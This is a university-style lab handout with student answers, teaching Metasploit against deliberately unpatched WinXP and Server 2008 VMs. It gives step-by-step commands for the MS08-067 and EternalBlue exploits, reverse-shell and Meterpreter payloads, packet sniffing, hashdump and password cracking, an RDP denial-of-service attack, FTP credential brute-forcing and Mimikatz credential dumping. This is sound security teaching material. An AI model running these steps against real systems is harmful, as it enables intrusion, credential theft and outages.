**Practical 10**

**Objectives: Use Metasploit**


**Exercise Setting up a target vulnerable to MS08-067**

Description:

First, we will use an old vulnerability in WinXP Service Pack 3 systems which was reported in the Microsoft Security Bulletin MS08-067. We will intentionally remove a patch from the WinXP VM to make it a vulnerable target, and then use Metasploit to gain access to it. You will also disable the firewall on the WinXP temporarily.

On Host PC :

1. Search the Internet for information about the Microsoft Security Bulletin MS08-067. Take note of the 6-digit number (Knowledge base number).



Take note of this 6-digit number

1. The Microsoft Security Bulletin MS08-067 has been replaced by a more recent update. If you search on the Internet for “KB958644 replaced by” or “MS08-067 replaced by”, you will find the newer security update that has replaced MS08-067.



Get the new Knowledge Base number

1. Go to C:\BaseImages. Right-click on WinXP-SP3\_with\_Firefox.7z and choose 7-zip, Extract files.

(you can also download the WinXP virtual machine from the following Dropbox link: <https://www.dropbox.com/sh/4x22syj7ia8ppq2/AAB6fEPo2vrOxArtmHr6xU1ha>)

1. For Extract to, change to your EHD folder on the D drive.
2. Power on the WinXP virtual machine.

In WinXP VM:

1. To make the display bigger, right-click anywhere on the Desktop and choose Properties. Click on the Settings tab and choose your preferred Screen Resolution.
2. Go to Control Panel, Add or Remove Programs.
3. Check the box “Show updates”. The list of installed programs and software updates will be displayed (it may take a while to display the list)
4. Search the list of security updates for the one containing the Knowledge Base numbers (958644 or 2705219) of the MS08-067 or MS12-054 security bulletins.

If the security updates are listed on your WinXP, remove them. You will need to restart the WinXP after removing the update(s).

If the security updates are not listed, then your WinXP is not patched against the vulnerability reported in MS08-067.


1. Go to Control Panel, Security Center.
2. Under Manage Security Settings, click on Windows Firewall and turn it off. The WinXP is now a very vulnerable target!

**Exercise Using Metasploit Console**

In Kali VM:

1. In the top left corner, click on the Kali icon, 08 Exploitation Tools, metasploit framework. Or you can run “msfconsole” in a terminal.

It may take a while for the various Metasploit modules to load.



1. At the msf prompt, type “help” to see the possible commands.
2. To see the list of exploits, type “show exploits”. A list of exploits, together with their CVE (Common Vulnerabilities and Exposures) numbers, are displayed.
3. To search for exploits related to SMB, type “search smb”.
4. To search for exploits related to MS08-067, type “search ms08\_067”.
5. Look for info on the exploit ms08\_067 :

info windows/smb/ms08\_067\_netapi

1. To choose a particular exploit

use windows/smb/ms08\_067\_netapi

1. At the exploit prompt, type “show options”. The options that are required to be set are displayed.
2. Set a remote host to target.

Change to the IP of your WinXP VM

set RHOST 192.168.137.134

1. Type “show options” to see the RHOST set.
2. You now need to choose a payload. Check which payloads can be used for this exploit.

show payloads

1. Look for info on the payload windows/shell/bind\_tcp.

info windows/shell/bind\_tcp


1. Set a payload for your exploit.

set payload windows/shell/bind\_tcp

1. Type “show options” to see the options set for the payload.
2. Now try to run the exploit.

exploit

1. Sometimes the exploit takes a while to run (eg. 30 seconds). If the exploit is successful, you will have a remote connection to your WinXP VM. You will be at the Command Prompt of your remote target. Sometimes you need to press Enter before the prompt appears. (Note : sometimes no prompt appears, but you can run commands in the shell)



1. You can run “dir” to see a listing of the files on the remote target. You are able to run commands on the remote target.
2. Type “set” to see the list of current environment variables. Look for environment variables like USERNAME or USERPROFILE to see which user account you are using. (You should be using the NetworkService predefined account)
3. At this command prompt, create a new user (search the Internet for the command to create a new Windows user or refer to the previous practical on using “net user”).
4. In your WinXP VM, go to Control Panel, Users and Groups, to check if the new user was successfully created.
5. To quit from the remote connection, press Control-C.

**Exercise Using Reverse TCP payload**

In the previous exploit, Kali creates a connection to the unpatched WinXP. But if the firewall on WinXP is enabled, Kali will not be able to connect to the WinXP.

In WinXP VM:

1. Turn the Firewall back on. Check that Windows Firewall, under the Exceptions tab, is allowing File and Printer Sharing

In Kali VM:

1. From the Metasploit console, try the exploit against your WinXP again. The Firewall will prevent Metasploit from opening a connection to the WinXP.

To get around this problem, the payload *reverse\_tcp* tells the victim (your WinXP) to connect to the attacker (your Kali). Because the WinXP is initiating the connection, the firewall will allow it.

In Kali VM:

1. Change the payload to reverse\_tcp

set payload windows/shell/reverse\_tcp

1. Type “show options” to see the options to be set. You will need to specify LHOST – the IP that the victim should connect to – in this case, your Kali IP.

Change to the IP of your Kali

set LHOST 192.168.137.184

1. Now try to run the exploit.

exploit

1. Is the exploit is successful?

YES

In WinXP VM:

1. In a Command Prompt, type “netstat -an” to view the connection Metasploit has established with your system. If the victim sees this connection, he should be suspicious and terminate this connection immediately

In Kali VM:

1. Close the remote connection.

**Exercise Using VNC payload**

In Kali VM:

1. Try the exploit with the following payload.

set payload windows/vncinject/reverse\_tcp

1. Type “show options” to see the options to be set.
2. Run the exploit.

**Exercise Using Meterpreter**


The Meterpreter allows us to do many more things in the target system.

In Kali VM:

1. Try the exploit with the following payload.

set payload windows/meterpreter/reverse\_tcp

1. Type “show options” to see the options to be set.
2. Run the exploit.
3. At the meterpreter prompt, type “help” to see the available commands.
4. Type “ps” to see the list of processes running on the WinXP VM.
5. Type “screenshot” to capture a screenshot of the WinXP VM. The screenshot is saved to a file on your Kali. To view the captured screenshot file, you can click on the Directory icon in the top menu bar of Kali and select Open Folder (see following diagram).



Click on the Directory icon and select Open Folder to view the captured screenshot file

1. In the Meterpreter prompt, type “ifconfig” to list the network interfaces on the WinXP.
2. Type “run” and press Enter to see what the run command does.
3. To see a list of Meterpreter scripts on your Kali, you can type “run” and then press the Tab key twice to see all the possibilities.
4. Type “use” and press Enter to see what the use command does.
5. To see a list of Meterpreter extension modules on your Kali, you can type “use” and then press the Tab key twice to see all the possibilities.
6. Type “use sniffer” to load the sniffer extension to do network packet capturing on the WinXP VM.
7. Type “help” to see the available commands under sniffer.
8. Type “sniffer\_interfaces” to list the network interfaces on the WinXP image. Take note of the interface number assigned to the VMware network adapter on the WinXP (normally number 2).
9. Type “sniffer\_start 2” where *2* is the interface number of the VMware network adapter. You are now doing a packet capture on the WinXP.
10. On the WinXP, do some network activity like pinging another system or browsing the Internet.
11. In Kali, type “sniffer\_stats 2” to see statistics on the number of packets and bytes captured so far.
12. Type “sniffer\_dump 2 /tmp/winxp.cap” to save the captured packets into a file called /tmp/winxp.cap”
13. Type “sniffer\_stop 2” to stop the packet capturing.
14. Type “sniffer\_release 2” to release the packets that had been captured but not dumped yet.
15. Use Wireshark to open the /tmp/winxp.cap file. You are able to see the victim’s network traffic.
16. Try various commands to see what else you can do on the victim’s system.

Optional

Do a search on the Internet on how you can use the Meterpreter to capture keystrokes from your victim’s system

**Exercise Use the Metasploit meterpreter to get the password dump**

**Description:**

We will now use the meterpreter to dump out the password hashes from the target

First create two user accounts in the target (WinXP) and set passwords for them.

In WinXP

1. Go to Control Panel, Performance and Maintenance, Admin Tools, Computer Management.
2. Under Computer Management, System Tools, expand Local Users and Groups, and click on Users. Right-click on Users and select New User.
3. Set a Username, eg “user1” and set a simple password, “balloon”. Uncheck the box “User must change password at next logon”. Click Create.
4. Create the second user account, eg “user2”. This time, set a slightly stronger password, “plasticdoor”
5. After creating the two user accounts, close Computer Management.

Note : The admin account for your WinXP is “user” and it has no password.

In Kali

1. Using Metasploit, exploit your WinXP with the Meterpreter payload.
2. At the meterpreter prompt, type “hashdump”. A dump of the user accounts and hashed passwords of your WinXP is displayed.
3. Copy the list of user accounts and hashed passwords into a text file called “hash.txt” on your Kali.
4. Use John the Ripper to crack the hashed passwords.

**Exercise Exploiting Remote Desktop**

**Description:**

Try another exploit against a vulnerability in the Remote Desktop. For the target, you will use Windows Server 2008.

On Host PC:

1. Search the Internet for information about the Microsoft Security Bulletin MS12-020. Take note of the Knowledge base number.

Does this vulnerability apply to Windows Server 2008?



1. From C:\BaseImages, copy the folder Win2008R2 to your EHD folder on D drive.
2. Power on Win2008 and login as “Administrator” and password “1qwer$#@!”.

You will enable Remote Desktop in your target Win2008 VM.

In Win2008 VM:

1. Go to Start, Admin Tools, Services. Enable and start the Remote Desktop Services,
2. Go to Start and right-click on Computer and choose Properties. Click on Remote settings. Click “Allow connections from computers running any version of Remote Desktop”.
3. In a Command Prompt, type “netstat –an” to see that Port 3389 is open. Remote Desktop service runs on TCP Port 3389 by default.
4. Go to Windows Firewall with Advanced Security. Check that the Inbound Rule to allow Remote Desktop connections to TCP Port 3389 is enabled.
5. Go to Control Panel, Programs, View installed updates. The list of installed software updates will be displayed.
6. Search the list of listed security updates for the one containing the Knowledge Base number of the MS12-020 security bulletin.
7. If you can’t find it, there may be a more recent security update. . Do a search on the Internet for “MS12-020 replaced by”



1. Search the list of installed security updates for the one containing the new KB number.
2. If the patch is listed, remove it. You will need to restart your Win2008 image.
3. If you can’t find the patch, your Win2008 image is not patched against this vulnerability yet. Proceed to try the exploit.

In Kali VM:

1. In Metasploit, search for exploits related to MS12-020.

search ms12\_020

1. Select it. Note that it is under the DOS (Denial of Service) category.

use auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids

1. Set your Win2008 as the remote host to target.

Change to the IP of your Win2008 image

set RHOST 192.168.137.184

1. Type “show options” to see the options.
2. Run the exploit.

exploit

What happens to your Win2008?

Blue Screen of death

**Exercise Viewing available Metasploit modules**

In Kali:

1. In another terminal, list the types of modules available for your Metasploit.

ls /usr/share/metasploit-framework/modules

1. Explore the contents of the subdirectories to view the types of exploits, payloads and auxiliary modules. The modules are generally written in Ruby.

To add new modules to the Metasploit Framework, you can copy the module files to the corresponding directory (exploits, payloads, etc). Restart the Metasploit Framework to reload all the modules.

**Exercise Using Metasploit to scan**

We will use Metasploit to scan for versions of Microsoft Windows.

In Kali:

1. In Metasploit, view the information for the smb\_version module.

info auxiliary/scanner/smb/smb\_version

1. Select it.

use auxiliary/scanner/smb/smb\_version

1. Type “show options” to see the options that need to be set.
2. Set your WinXP and Win2008 as the remote hosts. (You can also set a subnet range like 192.168.1.0/24.

set RHOSTS *WINXP\_IP* *WIN2008\_IP*

Change to the IP of your WinXP and Win2008

1. If you are scanning a large number of hosts, you may want to increase the number of concurrent threads so that the scan can be done concurrently. We are scanning 2 hosts, so let’s set the number of threads to 2.

set THREADS 2

1. Run the scan.

run

We will now use Metasploit to scan for FTP servers.

On Host PC:

1. Power on your web-server2 virtual machine, which has a FTP server running on it.

In Kali:

1. In Metasploit, view the information for the ftp\_version module.

info auxiliary/scanner/ftp/ftp\_version

1. Select it.

use auxiliary/scanner/ftp/ftp\_version

1. Type “show options” to see the options that need to be set.
2. Set your WinXP,Win2008 and webs-server2 as the remote hosts.

set RHOSTS *WINXP\_IP* *WIN2008\_IP web-server2-IP*

Change to the IP of your virtual machines

1. Run the scan.

run

You should be able to see the Banner information for the FTP Server on web-server2 in Metasploit.

1. In Metasploit, view the information for the ftp\_login module.

info auxiliary/scanner/ftp/ftp\_login

1. Select it.

use auxiliary/scanner/ftp/ftp\_login

1. Type “show options” to see the options that need to be set.
2. Set your web-server2 VM as the remote host.
3. In another terminal, create a file /tmp/ftpuserlist that contains possible ftp usernames (include your web-server2 FTP users “student00” and “anonymous”)

user

Metasploit will try these ftp usernames which you entered in the file /tmp/ftpuserlist

student

student00

anonymous

1. In the terminal, create a file /tmp/ftppasslist that contains possible ftp password values (include your web-server2 FTP user’s password “student00”)

password

Metasploit will try these ftp passwords which you entered in the file /tmp/ftppasslist

12345678

student

student00

1. Back in Metasploit, set it to use the usernames and passwords files you just created.

set USER\_FILE /tmp/ftpuserlist

set PASS\_FILE /tmp/ftppasslist

1. Run the scan.

run

Was Metasploit able to get the values of the FTP users and passwords?

YES

**Exercise EternalBlue and Mimikatz**

EternalBlue is the name given to an exploit for a software vulnerability in Microsoft's Windows operating system. This exploit targets the SMB service in Windows.

Microsoft issued a security update for the flaw on March 14 2017. The WannaCry ransomware spread in July 2017 and infected those systems which were not patched.

To try this exploit, you can use your unpatched Win2008R2 as the target.

In Win2008R2:

1. As the exploit targets the SMB service, configure the Windows Firewall with Advanced Security to allow incoming connections to File and Printer Sharing (SMB-In).

In Kali:

1. In a terminal, search in the following directory for the appropriate exploit for the EternalBlue vulnerability.

/usr/share/metasploit-framework/modules/exploits

1. In Metasploit, search for exploits related to the EternalBlue vulnerability.

search eternalblue

1. In Metasploit, use the exploit for the EternalBlue vulnerability. Fill in the ?????? yourself!

use exploit/??????

1. Set RHOST to the IP of your W2008R2.
2. Set PAYLOAD to windows/x64/exec. This payload, if successful, allows you to run any command on the target.
3. Decide what command you want to run on the target. For example, the following will set the command to add a new user called “userA” with password “1qwer$#@!” account on the target.

set CMD net user userA 1qwer$#@! /add

1. Run the exploit.

exploit

1. The exploit may take a while to run. Do not worry if you see “FAIL” messages. Check the target to see if your command was run successfully. Was the user account created?

Mimikatz is a post exploitation tool that may be able to get passwords from vulnerable Windows systems.

In Win2008R2:

1. Login as Administrator (the default password is 1qwer$#@!)

In Kali:

1. In Metasploit, use the exploit for the EternalBlue vulnerability again. Fill in the ?????? yourself.

use exploit/??????

1. Set RHOST to the IP of your W2008R2.
2. Set PAYLOAD to windows/x64/meterpreter/reverse\_tcp.
3. Set LHOST to your Kali IP.
4. Run the exploit.

exploit

1. The exploit may take a while. If successful, you will be in a Meterpreter shell.
2. At the Meterpreter prompt, type “getuid” to see which user account you are running in. Hopefully it is the System account.

meterpreter > getuid

1. At the Meterpreter prompt, load the Mimikatz extension.

meterpreter > use mimikatz

1. View the help for Mimikatz.

meterpreter > help mimikatz

mimikaz replaced by kiwi

kiwi\_cmd help::

Get cleartext of current logged on user

kiwi\_cmd sekurlsa::logonPasswords

OR

creds\_all

1. To run Mimikatz modules, use “mimikatz\_command”. First get some help on which Mimikatz modules are available.

meterpreter > mimikatz\_command –f help::

1. There is a Mimikatz module sekurlsa that can dump session data from LSASS. LSASS is the process that handles user login. View the help for this module.

meterpreter > mimikatz\_command –f sekurlsa::

1. Try and see if you can get the cleartext password of the currently logged on user.

meterpreter > mimikatz\_command –f sekurlsa::logonPasswords

cannot la

*End of Practical*